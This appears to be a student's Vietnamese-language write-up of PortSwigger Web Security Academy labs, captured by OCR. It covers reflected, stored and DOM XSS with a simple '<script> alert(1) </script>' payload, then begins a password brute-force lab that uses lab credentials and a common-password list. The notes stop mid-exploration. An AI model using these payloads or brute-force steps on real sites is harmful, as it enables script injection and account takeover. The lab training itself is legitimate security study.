
Lab: Reflected XSS into HTML context with nothing encoded



Mới đưa vài trường của html vào dã hoàn thành rồi

Lab: Stored XSS into HTML context with nothing encoded

https://0a37000003b3fb9b8014080c007e0069.web-security-academy.net/post?postId=3

Web Security Academy

Stored XSS into HTML context with nothing encoded

Back to lab description »

Home

Ta sẽ thêm vào phần của comment của trang web

Leave a comment

Comment:

<script> alert(1) </script>

Name:

<script> alert(1) </script>

Email:


aaaaa@gm

Website:

http://aaa.coma

Post Comment


< Back to Blog




Đây là kết quả hoàn thành

Lab: DOM XSS in `document.write` sink using source


Mấy bài này payload rất đơn giản



Lab: DOM XSS in `innerHTML` sink using source `location.search`



Đầu tiên đưa các trường h1 vào là oke




Kết quả khi thả img vào trong đó

Hoàn thành

1. https://portswigger.net/web-security/authentication/other-mechanisms/lab-password-brute-force-via-password-change

yêu cầu đề bài là ta brute-force password




trong list password cho trước


Authentication lab passwords

You can copy and paste the following list to Burp Intruder to help you solve the Authentication labs.


```
123456
password
12345678
qwerty
123456789
12345
1234
111111
1234567
dragon
123123
baseball
abc123
football
monkey
letmein
shadow
master
666666
qwertyuiop
```




Giờ ta dùng listpassword đó để tìm ra password của “carlos”
Nhưng đăng nhập bình thường có vẻ khi bạn đăng nhập sai quá nhiều thì nó sẽ chặn bạn đăng nhập trong 1 phút



Và ta vào bằng tài khoản được cung cấp trước



Wiener:peter




Và ta vào my account để có thể thay đổi password
Nhưng mới đầu thì đâu ai thay đổi thì match hết

Password changed successfully!


Back


Nhưng ta thử suy nghĩ cách thay đổi khác xem

Chả hạn như xác nhận password bị sai thì sẽ như thế nào

